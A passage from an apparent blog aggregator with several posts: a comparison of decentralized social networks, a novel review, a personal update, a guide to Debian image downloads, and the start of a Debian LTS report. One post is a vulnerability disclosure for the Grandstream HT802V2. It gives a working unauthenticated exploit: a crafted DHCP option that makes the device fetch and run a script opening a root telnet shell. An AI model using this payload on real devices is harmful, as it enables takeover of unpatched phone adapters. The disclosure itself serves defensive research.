 "published": "2025-03-03T12:00:00Z",
 "to": ["https://www.w3.org/ns/activitystreams#Public"]
  
 
Servers communicate across different platforms by publishing activities to their followers or forwarding activities between servers. Standard HTTPS is used between servers for communication, and the messages use JSON-LD for data representation. The WebFinger protocol is used for user discovery. There is however no neat way for home server discovery yet. This means that if you are browsing e.g. Fosstodon and want to follow a user and press Follow, a dialog will pop up asking you to enter your own home server (e.g. mastodon.social) to redirect you there for actually executing the Follow action on with your account. Mastodon is open source under the AGPL at github.com/mastodon/mastodon. Anyone can operate their own instance. It just requires to run your own server and some skills to maintain a Ruby on Rails app with a PostgreSQL database backend, and basic understanding of the protocol to configure federation with other ActivityPub instances.

Popularity: Already established, but will it grow more? Mastodon has seen steady growth, especially after Twitter s acquisition in 2022, with some estimates stating it peaked at 10 million users across thousands of instances. However, its fragmented user experience and the complexity of choosing instances have hindered mainstream adoption. Still, it remains the most established decentralized alternative to Twitter. Note that Donald Trump s Truth Social is based on the Mastodon software but does not federate with the ActivityPub network. The ActivityPub protocol is the most widely used of its kind. One of the other most popular services is the Lemmy link sharing service, similar to Reddit. The larger ecosystem of ActivityPub is called Fediverse, and estimates put the total active user count around 6 million.


2. Bluesky (AT Protocol) Screenshot of Bluesky Interestingly, Bluesky was conceived within Twitter in 2019 by Twitter founder Jack Dorsey. After being incubated as a Twitter-funded project, it spun off as an independent Public Benefit LLC in February 2022 and launched its public beta in February 2023. Bluesky runs on top of the Authenticated Transfer (AT) Protocol published at https://github.com/bluesky-social/atproto. The protocol enables portable identities and data ownership, meaning users can migrate between platforms while keeping their identity and content intact. In practice, however, there is only one popular server at the moment, which is Bluesky itself.
  • Identity: Usernames are domain-based (e.g., @user.bsky.social).
  • Storage: Content is theoretically federated among various servers.
  • Cost: Free to use, but relies on instance operators willing to run the servers.

Example Message in AT Protocol (JSON Format)
json
 
 "repo": "did:plc:ottoke.bsky.social",
 "collection": "app.bsky.feed.post",
 "record":  
 "$type": "app.bsky.feed.post",
 "text": "Hello from Bluesky!",
 "createdAt": "2025-03-03T12:00:00Z",
 "langs": ["en"]


Popularity: Hybrid approach may have business benefits? Bluesky reported over 3 million users by 2024, probably getting traction due to its Twitter-like interface and Jack Dorsey s involvement. Its hybrid approach decentralized identity with centralized components could make it a strong candidate for mainstream adoption, assuming it can scale effectively.

3. Warpcast (Farcaster Network) Farcaster was launched in 2021 by Dan Romero and Varun Srinivasan, both former crypto exchange Coinbase executives, to create a decentralized but user-friendly social network. Built on the Ethereum blockchain, it could potentially offer a very attack-resistant communication medium. However, in my own testing, Farcaster does not seem to fully leverage what Ethereum could offer. First of all, there is no diversity in programs implementing the protocol as at the moment there is only Warpcast. In Warpcast the signup requires an initial 5 USD fee that is not payable in ETH, and users need to create a new wallet address on the Ethereum layer 2 network Base instead of simply reusing their existing Ethereum wallet address or ENS name. Despite this, I can understand why Farcaster may have decided to start out like this. Having a single client program may be the best strategy initially. One of the decentralized chat protocol Matrix founders, Matthew Hodgson, shared in his FOSDEM 2025 talk that he slightly regrets focusing too much on developing the protocol instead of making sure the app to use it is attractive to end users. So it may be sensible to ensure Warpcast gets popular first, before attempting to make the Farcaster protocol widely used. As a protocol Farcaster s hybrid approach makes it more scalable than fully on-chain networks, giving it a higher chance of mainstream adoption if it integrates seamlessly with broader Web3 ecosystems.
  • Identity: ENS (Ethereum Name Service) domains are used as usernames.
  • Storage: Messages are stored in off-chain hubs, while identity is on-chain.
  • Cost: Users must pay gas fees for some operations but reading and posting messages is mostly free.

Example Message in Farcaster (JSON Format)
json
 
 "fid": 766579,
 "username": "ottok",
 "custodyAddress": "0x127853e48be3870172baa4215d63b6d815d18f21",
 "connectedWallet": "0x3ebe43aa3ae5b891ca1577d9c49563c0cee8da88",
 "text": "Hello from Farcaster!",
 "publishedAt": 1709424000,
 "replyTo": null,
 "embeds": []
 

Popularity: Decentralized social media + decentralized payments a winning combo? Ethereum founder Vitalik Buterin (warpcast.com/vbuterin) and many core developers are active on the platform. Warpcast, the main client for Farcaster, has seen increasing adoption, especially among Ethereum developers and Web3 enthusiasts. I too have an profile at warpcast.com/ottok. However, the numbers are still very low and far from reaching network effects to really take off. Blockchain-based social media networks, particularly those built on Ethereum, are compelling because they leverage existing user wallets and persistent identities while enabling native payment functionality. When combined with decentralized content funding through micropayments, these blockchain-backed social networks could offer unique advantages that centralized platforms may find difficult to replicate, being decentralized both as a technical network and in a funding mechanism.

4. Hey.xyz (Lens Network) The Lens Protocol was developed by decentralized finance (DeFi) team Aave and launched in May 2022 to provide a user-owned social media network. While initially built on Polygon, it has since launched its own Layer 2 network called the Lens Network in February 2024. Lens is currently the main competitor to Farcaster. Lens stores profile ownership and references on-chain, while content is stored on IPFS/Arweave, enabling composability with DeFi and NFTs.
  • Identity: Profile ownership is tied to NFTs on the Polygon blockchain.
  • Storage: Content is on-chain and integrates with IPFS/Arweave (like NFTs).
  • Cost: Users must pay gas fees for some operations but reading and posting messages is mostly free.

Example Message in Lens (JSON Format)
json
 
 "profileId": "@ottok",
 "contentURI": "ar://QmExampleHash",
 "collectModule": "0x23b9467334bEb345aAa6fd1545538F3d54436e96",
 "referenceModule": "0x0000000000000000000000000000000000000000",
 "timestamp": 1709558400
 

Popularity: Probably not as social media site, but maybe as protocol? The social media side of Lens is mainly the Hey.xyz website, which seems to have fewer users than Warpcast, and is even further away from reaching critical mass for network effects. The Lens protocol however has a lot of advanced features and it may gain adoption as the building block for many Web3 apps.

5. Primal.net (Nostr Network) Nostr (Notes and Other Stuff Transmitted by Relays) was conceptualized in 2020 by an anonymous developer known as fiatjaf. One of the primary design tenets was to be a censorship-resistant protocol and it is popular among Bitcoin enthusiasts, with Jack Dorsey being one of the public supporters. Unlike the Farcaster and Lens protocols, Nostr is not blockchain-based but just a network of relay servers for message distribution. If does however use public key cryptography for identities, similar to how wallets work in crypto.
  • Identity: Public-private key pairs define identity (with prefix npub...).
  • Storage: Content is federated among multiple servers, which in Nostr vocabulary are called relays.
  • Cost: No gas fees, but relies on relay operators willing to run the servers.

Example Message in Nostr (JSON Format)
json
 
 "id": "note1xyz...",
 "pubkey": "npub1...",
 "kind": 1,
 "content": "Hello from Nostr!",
 "created_at": 1709558400,
 "tags": [],
 "sig": "sig1..."
 

Popularity: If Jack Dorsey and Bitcoiners promote it enough? Primal.net as a web app is pretty solid, but it does not stand out much. While Jack Dorsey has shown support by donating $1.5 million to the protocol development in December 2021, its success likely depends on broader adoption by the Bitcoin community.

Will any of these replace X/Twitter? As usage patterns vary, the statistics are not fully comparable, but this overview of the situation in March 2025 gives a decent overview.
Platform Total Accounts Active Users Growth Trend
Mastodon ~10 million ~1 million Steady
Bluesky ~33 million ~1 million Steady
Nostr ~41 million ~20 thousand Steady
Farcaster ~850 thousand ~50 thousand Flat
Lens ~140 thousand ~20 thousand Flat
Mastodon and Bluesky have already reached millions of users, while Lens and Farcaster are growing within crypto communities. It is however clear that none of these are anywhere close to how popular X/Twitter is. In particular, Mastodon had a huge influx of users in the fall of 2022 when Twitter was acquired, but to challenge the incumbents the growth would need to significantly accelerate. We can all accelerate this development by embracing decentralized social media now alongside existing dominant platforms. Who knows, given the right circumstances maybe X.com leadership decides to change the operating model and start federating contents to break out from a walled garden model. The likelyhood of such development would increase if decentralized networks get popular, and the encumbents feel they need to participate to not lose out.

Past and future The idea of decentralized social media is not new. One early pioneer identi.ca launched in 2008, only two years after Twitter, using the OStatus protocol to promote decentralization. A few years later it evolved into pump.io with the ActivityPump protocol, and also forked into GNU Social that continued with OStatus. I remember when these happened, and that in 2010 also Diaspora launched with fairly large publicity. Surprisingly both of these still operate (I can still post both on identi.ca and diasp.org), but the activity fizzled out years ago. The protocol however survived partially and evolved into ActivityPub, which is now the backbone of the Fediverse. The evolution of decentralized social media over the next decade will likely parallel developments in democracy, freedom of speech and public discourse. While the early 2010s emphasized maximum independence and freedom, the late 2010s saw growing support for content moderation to combat misinformation. The AI era introduces new challenges, potentially requiring proof-of-humanity verification for content authenticity. Key factors that will determine success:
  • User experience and ease of onboarding
  • Network effects and critical mass of users
  • Integration with existing web3 infrastructure
  • Balance between decentralization and usability
  • Sustainable economic models for infrastructure
This is clearly an area of development worth monitoring closely, as the next few years may determine which protocol becomes the de facto standard for decentralized social communication.

24 February 2025

Russ Allbery: Review: A Little Vice

Review: A Little Vice, by Erin E. Elkin
Publisher: Erin Elkin
Copyright: June 2024
ASIN: B0CTHRK61X
Format: Kindle
Pages: 398
A Little Vice is a stand-alone self-published magical girl novel. It is the author's first novel. C is a high school student and frequent near-victim of monster attacks. Due to the nefarious work of Avaritia Wolf and her allies, his high school is constantly attacked by Beasts, who are magical corruptions of some internal desire taken to absurd extremes. Standing in their way are the Angelic Saints: magical girls who transform into Saint Castitas, Saint Diligentia, and Saint Temperantia and fight the monsters. The monsters for some reason seem disposed to pick C as their victim for hostage-taking, mind control, use as a human shield, and other rather traumatic activities. He's always rescued by the Saints before any great harm is done, but in some ways this makes the situation worse. It is obvious to C that the Saints are his three friends Inessa, Ida, and Temperance, even though no one else seems able to figure this out despite the blatant clues. Inessa has been his best friend since childhood when she was awkward and needed his support. Now, she and his other friends have become literal heroes, beautiful and powerful and capable, constantly protecting the school and innocent people, and C is little more than a helpless burden to be rescued. More than anything else, he wishes he could be an Angelic Saint like them, but of course the whole idea is impossible. Boys don't get to be magical girls. (I'm using he/him pronouns for C in this review because C uses them for himself for most of the book.) This is a difficult book to review because it is deeply focused on portraying a specific internal emotional battle in all of its sometimes-ugly complexity, and to some extent it prioritizes that portrayal over conventional story-telling. You have probably already guessed that this is a transgender coming-out story Elkin's choice of the magical girl genre was done with deep understanding of its role in transgender narratives but more than that, it is a transgender coming-out story of a very specific and closely-observed type. C knows who he wishes he was, but he is certain that this transformation is absolutely impossible. He is very deep in a cycle of self-loathing for wanting something so manifestly absurd and insulting to people who have the virtues that C does not. A Little Vice is told in the first person from C's perspective, and most of this book is a relentless observation of C's anxiety and shame spiral and reflexive deflection of any possibility of a way out. This is very well-written: Elkin knows the reader is going to disagree with C's internalized disgust and hopelessness, knows the reader desperately wants C to break out of that mindset, and clearly signals in a myriad of adroit ways that Elkin is on the reader's side and does not agree with C's analysis. C's friends are sympathetic, good-hearted people, and while sometimes oblivious, it is obvious to the reader that they're also on the reader's side and would help C in a heartbeat if they saw an opening. But much of the point of the book is that it's not that easy, that breaking out of the internal anxiety spiral is nearly impossible, and that C is very good at rejecting help, both because he cannot imagine what form it could take but also because he is certain that he does not deserve it. In other words, much of the reading experience of this book involves watching C torture and insult himself. It's all the more effective because it isn't gratuitous. C's internal monologue sounds exactly like how an anxiety spiral feels, complete with the sort of half-effective coping mechanisms, deflections, and emotional suppression one develops to blunt that type of emotional turmoil. I normally hate this kind of book. I am a happy ending and competence porn reader by default. The world is full of enough pain that I don't turn to fiction to read about more pain. It says a lot about how well-constructed this book is that I stuck with it. Elkin is going somewhere with the story, C gets moments of joy and delight along the way to keep the reader from bogging down completely, and the best parts of the book feel like a prolonged musical crescendo with suspended chords. There is a climax coming, but Elkin is going to make you wait for it for far longer than you want to. The main element that protects A Little Vice from being too grim is that it is a genre novel that is very playful about both magical girls and superhero tropes in general. I've already alluded to one of those elements: Elkin plays with the Mask Principle (the inability of people to see through entirely obvious secret identities) in knowing and entertaining ways. But there are also villains, and that leads me to the absolutely delightful Avaritia Wolf, who for me was the best character in this book. The Angelic Saints are not the only possible approach to magical girl powers in this universe. There are villains who can perform a similar transformation, except they embrace a vice rather than a virtue. Avaritia Wolf embraces the vice of greed. They (Avaritia's pronouns change over the course of the book) also have a secret identity, which I suspect will be blindingly obvious to most readers but which I'll avoid mentioning since it's still arguably a spoiler. The primary plot arc of this book is an attempt to recruit C to the side of the villains. The Beasts are drawn to him because he has magical potential, and the villains are less picky about gender. This initially involves some creepy and disturbing mind control, but it also brings C into contact with Avaritia and Avaritia's very specific understanding of greed. As far as Avaritia is concerned, greed means wanting whatever they want, for whatever reason they feel like wanting it, and there is absolutely no reason why that shouldn't include being greedy for their friends to be happy. Or doing whatever they can to make their friends happy, whether or not that looks like villainy. Elkin does two things with this plot that I thought were remarkably skillful. The first is that she directly examines and then undermines the "easy" transgender magical girl ending. In a world of transformation magic, someone who wants to be a girl could simply turn into a girl and thus apparently resolve the conflict in a way that makes everyone happy. I think there is an important place for that story (I am a vigorous defender of escapist fantasy and happy endings), but that is not the story that Elkin is telling. I won't go into the details of why and how the story complicates and undermines this easy ending, but it's a lot of why this book feels both painful and honest to a specific, and very not easy, transgender experience, even though it takes place in an utterly unrealistic world. But the second, which is more happy and joyful, is that Avaritia gleefully uses a wholehearted embrace of every implication of the vice of greed to bulldoze the binary morality of the story and question the classification of human emotions into virtues and vices. They are not a hero, or even all that good; they have some serious flaws and a very anarchic attitude towards society. But Avaritia provides the compelling, infectious thrill of the character who looks at the social construction of morality that is constraining the story and decides that it's all bullshit and refuses to comply. This is almost the exact opposite of C's default emotional position at the start of the book, and watching the two characters play off of each other in a complex friendship is an absolute delight. The ending of this book is complicated, messy, and incomplete. It is the sort of ending that I think could be incredibly powerful if it hits precisely the right chords with the reader, but if you're not that reader, it can also be a little heartbreaking because Elkin refuses to provide an easy resolution. The ending also drops some threads that I wish Elkin hadn't dropped; there are some characters who I thought deserved a resolution that they don't get. But this is one of those books where the author knows exactly what story they're trying to tell and tells it whether or not that fits what the reader wants. Those books are often not easy reading, but I think there's something special about them. This is not the novel for people who want detailed world-building that puts a solid explanation under events. I thought Elkin did a great job playing with the conventions of an episodic anime, including starting the book on Episode 12 to imply C's backstory with monster attacks and hinting at a parallel light anime story by providing TV-trailer-style plot summaries and teasers at the start and end of each chapter. There is a fascinating interplay between the story in which the Angelic Saints are the protagonists, which the reader can partly extrapolate, and the novel about C that one is actually reading. But the details of the world-building are kept at the anime plot level: There's an arch-villain, a World Tree, and a bit of backstory, but none of it makes that much sense or turns into a coherent set of rules. This is a psychological novel; the background and rules exist to support C's story. If you do want that psychological novel... well, I'm not sure whether to recommend this book or not. I admire the construction of this book a great deal, but I don't think appealing to the broadest possible audience was the goal. C's anxiety spiral is very repetitive, because anxiety spirals are very repetitive, and you have to be willing to read for the grace notes on the doom loop if you're going to enjoy this book. The sentence-by-sentence writing quality is fine but nothing remarkable, and is a bit shy of the average traditionally-published novel. The main appeal of A Little Vice is in the deep and unflinching portrayal of a specific emotional journey. I think this book is going to work if you're sufficiently invested in that journey that you are willing to read the brutal and repetitive parts. If you're not, there's a chance you will bounce off this hard. I was invested, and I'm glad I read this, but caveat emptor. You may want to try a sample first. One final note: If you're deep in the book world, you may wonder, like I did, if the title is a reference to Hanya Yanagihara's (in)famous A Little Life. I do not know for certain I have not read that book because I am not interested in being emotionally brutalized but if it is, I don't think there is much similarity. Both books are to some extent about four friends, but I couldn't find any other obvious connections from some Wikipedia reading, and A Little Vice, despite C's emotional turmoil, seems to be considerably more upbeat. Content notes: Emotionally abusive parent, some thoughts of self-harm, mind control, body dysmorphia, and a lot (a lot) of shame and self-loathing. Rating: 7 out of 10

23 February 2025

Iustin Pop: Still alive, but this blog not really

Sigh, sometimes I really don t understand time. And I don t mean, in the physics sense. It s just, the days have way fewer hours than 10 years ago, or there s way more stuff to do. Probably the latter No time for real open-source work, but I managed to do some minor coding, released a couple of minor version (as upstream), and packaged some refreshes in Debian. The later only because I got involved, against better judgement, into some too heated discussions, but they ended well, somehow. But the whole episode motivated me to actually do some work, even if minor, than just rant on mailing lists . My sports life is still pretty erratic, but despite some repeated sickness (my fault, for not sleeping well enough) and tendon issues, there are months in which I can put down 100km. And the skiing season was really awesome. So life goes on, but I definitely am not keeping up with entropy, even in simple things such as my inbox. One day I ll make real blog post, not just an update, but in the meantime, it is what it is. And yes, running 10km while still sick just because you re bored is not the best idea. According to a friend, of course, not to my Strava account.

20 February 2025

Evgeni Golov: Unauthenticated RCE in Grandstream HT802V2 and probably others using gs_test_server DHCP vendor option

The Grandstream HT802V2 uses busybox' udhcpc for DHCP. When a DHCP event occurs, udhcpc calls a script (/usr/share/udhcpc/default.script by default) to further process the received data. On the HT802V2 this is used to (among others) parse the data in DHCP option 43 (vendor) using the Grandstream-specific parser /sbin/parse_vendor.
 
        [ -n "$vendor" ] &&  
                VENDOR_TEST_SERVER=" echo $vendor   parse_vendor   grep gs_test_server   cut -d' ' -f2 "
                if [ -n "$VENDOR_TEST_SERVER" ]; then
                        /app/bin/vendor_test_suite.sh $VENDOR_TEST_SERVER
                fi
 
According to the documentation the format is <option_code><value_length><value>. The only documented option code is 0x01 for the ACS URL. However, if you pass other codes, these are accepted and parsed too. Especially, if you pass 0x05 you get gs_test_server, which is passed in a call to /app/bin/vendor_test_suite.sh. What's /app/bin/vendor_test_suite.sh? It's this nice script:
#!/bin/sh
TEST_SCRIPT=vendor_test.sh
TEST_SERVER=$1
TEST_SERVER_PORT=8080
cd /tmp
wget -q -t 2 -T 5 http://$ TEST_SERVER :$ TEST_SERVER_PORT /$ TEST_SCRIPT  
if [ "$?" = "0" ]; then
    echo "Finished downloading $ TEST_SCRIPT  from http://$ TEST_SERVER :$ TEST_SERVER_PORT "
    chmod +x $ TEST_SCRIPT 
        corefile_dec $ TEST_SCRIPT 
        if [ " head -n 1 $ TEST_SCRIPT  " = "#!/bin/sh" ]; then
                echo "Starting GS Test Suite..."
                ./$ TEST_SCRIPT  http://$ TEST_SERVER :$ TEST_SERVER_PORT 
        fi
fi
It uses the passed value to construct the URL http://<gs_test_server>:8080/vendor_test.sh and download it using wget. We probably can construct a gs_test_server value in a way that wget overwrites some system file, like it was suggested in CVE-2021-37915. But we also can just let the script download the file and execute it for us. The only hurdle is that the downloaded file gets decrypted using corefile_dec and the result needs to have #!/bin/sh as the first line to be executed. I have no idea how the encryption works. But luckily we already have a shell using the OpenVPN exploit and can use /bin/encfile to encrypt things! The result gets correctly decrypted by corefile_dec back to the needed payload. That means we can take a simple payload like:
#!/bin/sh
# you need exactly that shebang, yes
telnetd -l /bin/sh -p 1270 &
Encrypt it using encfile and place it on a webserver as vendor_test.sh. The test machine has the IP 192.168.42.222 and python3 -m http.server 8080 runs the webserver on the right port. This means the value of DHCP option 43 needs to be 05, 14 (the length of the string being the IP address) and 192.168.42.222. In Python:
>>> server = "192.168.42.222"
>>> ":".join([f' y:02x ' for y in [5, len(server)] + [ord(x) for x in server]])
'05:0e:31:39:32:2e:31:36:38:2e:34:32:2e:32:32:32'
So we set DHCP option 43 to 05:0e:31:39:32:2e:31:36:38:2e:34:32:2e:32:32:32 and trigger a DHCP run (/etc/init.d/udhcpc restart if you have a shell, or a plain reboot if you don't). And boom, root shell on port 1270 :) As mentioned earlier, this is closely related to CVE-2021-37915, where a binary was downloaded via TFTP from the gdb_debug_server NVRAM variable or via HTTP from the gs_test_server NVRAM variable. Both of these variables were controllable using the existing gs_config interface after authentication. But using DHCP for the same thing is much nicer, as it removes the need for authentication completely :) Affected devices Fix After disclosing this issue to Grandstream, they have issued a new firmware release (1.0.3.10) which modifies /app/bin/vendor_test_suite.sh to
#!/bin/sh
TEST_SCRIPT=vendor_test.sh
TEST_SERVER=$1
TEST_SERVER_PORT=8080
VENDOR_SCRIPT="/tmp/run_vendor.sh"
cd /tmp
wget -q -t 2 -T 5 http://$ TEST_SERVER :$ TEST_SERVER_PORT /$ TEST_SCRIPT  
if [ "$?" = "0" ]; then
    echo "Finished downloading $ TEST_SCRIPT  from http://$ TEST_SERVER :$ TEST_SERVER_PORT "
    chmod +x $ TEST_SCRIPT 
    prov_image_dec --in $ TEST_SCRIPT  --out $ VENDOR_SCRIPT 
    if [ " head -n 1 $ VENDOR_SCRIPT  " = "#!/bin/sh" ]; then
        echo "Starting GS Test Suite..."
        chmod +x $ VENDOR_SCRIPT 
        $ VENDOR_SCRIPT  http://$ TEST_SERVER :$ TEST_SERVER_PORT 
    fi
fi
The crucial part is that now prov_image_dec is used for the decoding, which actually checks for a signature (like on the firmware image itself), thus preventing loading of malicious scripts. Timeline

19 February 2025

Thomas Lange: The secret maze of Debian images

TL;DR It's difficult to find the right Debian image. We have thousands of ISO files and cloud images and we support multiple CPU architectures and several download methods. The directory structure of our main image server is like a maze, and our web pages for downloading are also confusing. Most important facts from this blog post The Debian maze Debian maze Did you ever searched for a specific Debian image which was not the default netinst ISO for amd64? How long did it take to find it? Debian is very good at hiding their images for downloading by offering a huge amount of different versions and variants of images and multiple methods how to download them. Debian also has multiple web pages for This is the secret Debian maze of images. It's currently filled with 8700+ different ISO images and another 34.000+ files (raw and qcow2) for the cloud images. The main URL for the server hosting all Debian images is https://cdimage.debian.org/cdimage/ There, you will find installer images, live images, cloud images. Let's try to find the right image you need We have three different types of images: Images for the stable release Almost always, you are probably looking for the image to install the latest stable release. The URL https://cdimage.debian.org/cdimage/release/ shows:

12.9.0
12.9.0-live
current
current-live
but you cannot see that two are symlinks:
current -> 12.9.0/
current-live -> 12.9.0-live/
Here you will find the installer images and live images for the stable release (currently Debian 12, bookworm). If you choose https://cdimage.debian.org/cdimage/release/12.9.0/ you will see a list of CPU architectures:
amd64
arm64
armel
armhf
i386
mips64el
mipsel
ppc64el
s390x
source
trace
(BTW source and trace are no CPU architectures) The typical end user will not care about most architectures, because your computer will actually always need images from the amd64 folder. Maybe you have heard that your computer has a 64bit CPU and even if you have an Intel processor we call this architecture amd64. Let's see what's in the folder amd64:
bt-bd
bt-cd
bt-dvd
iso-bd
iso-cd
iso-dvd
jigdo-16G
jigdo-bd
jigdo-cd
jigdo-dlbd
jigdo-dvd
list-16G
list-bd
list-cd
list-dlbd
list-dvd
Wow. This is confusing and there's no description what all those folders mean. The first three are different methods how to download an image. Use iso when a single network connection will be fast enough for you. Using bt can result in a faster download, because it downloads via a peer-to-peer file sharing protocol. You need an additional torrent program for downloading. Then we have these variants: 16G and dlbd images are only available via jigdo. All iso-xx and bt-xx folders provide the same images but with a different access method. Here are examples of images:
  iso-cd/debian-12.9.0-amd64-netinst.iso
  iso-cd/debian-edu-12.9.0-amd64-netinst.iso
  iso-cd/debian-mac-12.9.0-amd64-netinst.iso
Fortunately the folder explains in very detail the differences between these images and what you also find there. You can ignore the SHA... files if you do not know what they are needed for. They are not important for you. These ISO files are small and contain only the core Debian installer code and a small set of programs. If you install a desktop environment, the other packages will be downloaded at the end of the installation. The folders bt-dvd and iso-dvd only contain debian-12.9.0-amd64-DVD-1.iso or the appropriate torrent file. In bt-bd and iso-bd you will only find debian-edu-12.9.0-amd64-BD-1.iso. These large images contain much more Debian packages, so you will not need a network connection during the installation. For the other CPU architectures (other than amd64) Debian provides less variants of images but still a lot. In total, we have 44 ISO files (or torrents) for the current release of the Debian installer for all architectures. When using jigdo you can choose between 268 images. And these are only the installer images for the stable release, no older or newer version are counted here. Take a breath before we're diving into..... The live images The live images in release/12.9.0-live/amd64/iso-hybrid/ are only available for the amd64 architecture but for newer Debian releases there will be images also for arm64. We have 7 different live images containing one of the most common desktop environments and one with only a text interface (standard).
debian-live-12.9.0-amd64-xfce.iso
debian-live-12.9.0-amd64-mate.iso
debian-live-12.9.0-amd64-lxqt.iso
debian-live-12.9.0-amd64-gnome.iso
debian-live-12.9.0-amd64-lxde.iso
debian-live-12.9.0-amd64-standard.iso
debian-live-12.9.0-amd64-cinnamon.iso
debian-live-12.9.0-amd64-kde.iso
The folder name iso-hybrid is the technology that you can use those ISO files for burning them onto a CD/DVD/BD or writing the same ISO file to a USB stick. bt-hybrid will give you the torrent files for downloading the same images using a torrent client program. More recent installer and live images (aka testing) For newer version of the images we have currently these folders:
daily-builds
weekly-builds
weekly-live-builds
trixie_di_alpha1
I suggest using the weekly-builds because in this folder you find a similar structure and all variants of images as in the release directory. For e.g. weekly-builds/amd64/iso-cd/debian-testing-amd64-netinst.iso and similar for the live images
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-kde.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-lxde.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-debian-junior.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-standard.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-lxqt.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-mate.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-xfce.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-gnome.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-cinnamon.iso
weekly-live-builds/arm64/iso-hybrid/debian-live-testing-arm64-gnome.iso
Here you see a new variant call debian-junior, which is a Debian blend. BitTorrent files are not available for weekly builds. The daily-builds folder structure is different and only provide the small network install (netinst) ISOs but several versions of the last days. Currently we have 55 ISO files available there. If you like to use the newest installation image fetch this one: https://cdimage.debian.org/cdimage/daily-builds/sid_d-i/arch-latest/amd64/iso-cd/debian-testing-amd64-netinst.iso Debian stable with a backports kernel Unfortunately Debian does not provide any installation media using the stable release but including a backports kernel for newer hardware. This is because our installer environment is a very complex mix of special tools (like anna) and special .udeb versions of packages. But the FAIme web service of my FAI project can build a custom installation image using the backports kernel. Choose a desktop environment, a language and add some packages names if you like. Then select Debian 12 bookworm and then enable backports repository including newer kernel. After a short time you can download your own installation image. Older releases Usually you should not use older releases for a new installation. In our archive the folder https://cdimage.debian.org/cdimage/archive/ contains 6163 ISO files starting from Debian 3.0 (first release was in 2002) and including every point release. The full DVD image for the oldstable release (Debian 11.11.0 including non-free firmware) is here https://cdimage.debian.org/cdimage/unofficial/non-free/cd-including-firmware/archive/latest-oldstable/amd64/iso-dvd/firmware-11.11.0-amd64-DVD-1.iso the smaller netinst image is https://cdimage.debian.org/cdimage/archive/11.10.0/amd64/iso-cd/debian-11.10.0-amd64-netinst.iso The oldest ISO I could find is from 1999 using kernel 2.0.36 I still didn't managed to boot it in KVM. UPDATE I got a kernel panic because the VM had 4GB RAM. Reducing this to 500MB RAM (also 8MB works) started the installer of Debian 2.1 without any problems. Anything else? In this post, we still did not cover the ports folder (the non official supported (older) hardware architectures) which contains around 760 ISO files and the unofficial folder (1445 ISO files) which also provided the ISOs which included the non-free firmware blobs in the past. Then, there are more than 34.000 cloud images. But hey, no ISO files are involved there. This may be part of a complete new posting.

14 February 2025

Freexian Collaborators: Monthly report about Debian Long Term Support, January 2025 (by Roberto C. S nchez)

Like each month, have a look at the work funded by Freexian s Debian LTS offering.

Debian LTS contributors In January, 20 contributors have been paid to work on Debian LTS, their reports are available:
  • Abhijith PA did 8.0h (out of 14.0h assigned), thus carrying over 6.0h to the next month.
  • Adrian Bunk did 36.5h (out of 47.75h assigned and 52.25h from previous period), thus carrying over 63.5h to the next month.
  • Andrej Shadura did 11.0h (out of 11.0h assigned and 4.0h from previous period), thus carrying over 4.0h to the next month.
  • Arturo Borrero Gonzalez did 9.0h (out of 10.0h assigned), thus carrying over 1.0h to the next month.
  • Bastien Roucari s did 22.0h (out of 22.0h assigned).
  • Ben Hutchings did 8.0h (out of 21.0h assigned and 3.0h from previous period), thus carrying over 16.0h to the next month.
  • Chris Lamb did 18.0h (out of 18.0h assigned).
  • Daniel Leidert did 20.0h (out of 23.0h assigned and 3.0h from previous period), thus carrying over 6.0h to the next month.
  • Emilio Pozuelo Monfort did 34.0h (out of 7.0h assigned and 27.75h from previous period), thus carrying over 0.75h to the next month.
  • Guilhem Moulin did 3.25h (out of 20.0h assigned), thus carrying over 16.75h to the next month.
  • Jochen Sprickerhof did 23.0h (out of 15.0h assigned and 8.0h from previous period).
  • Lee Garrett did 15.75h (out of 8.5h assigned and 51.5h from previous period), thus carrying over 44.25h to the next month.
  • Lucas Kanashiro did 8.0h (out of 32.0h assigned and 32.0h from previous period), thus carrying over 56.0h to the next month.
  • Markus Koschany did 40.0h (out of 40.0h assigned).
  • Roberto C. S nchez did 14.75h (out of 13.5h assigned and 10.5h from previous period), thus carrying over 9.25h to the next month.
  • Santiago Ruano Rinc n did 21.75h (out of 18.75h assigned and 6.25h from previous period), thus carrying over 3.25h to the next month.
  • Sean Whitton did 8.5h (out of 8.5h assigned).
  • Sylvain Beucler did 10.5h (out of 0.0h assigned and 49.5h from previous period), thus carrying over 39.0h to the next month.
  • Thorsten Alteholz did 11.0h (out of 11.0h assigned).
  • Tobias Frost did 12.0h (out of 12.0h assigned).

Evolution of the situation In January, we have released 33 DLAs. There were numerous security and non-security updates to Debian 11 (codename bullseye ) during January.
  • Notable security updates:
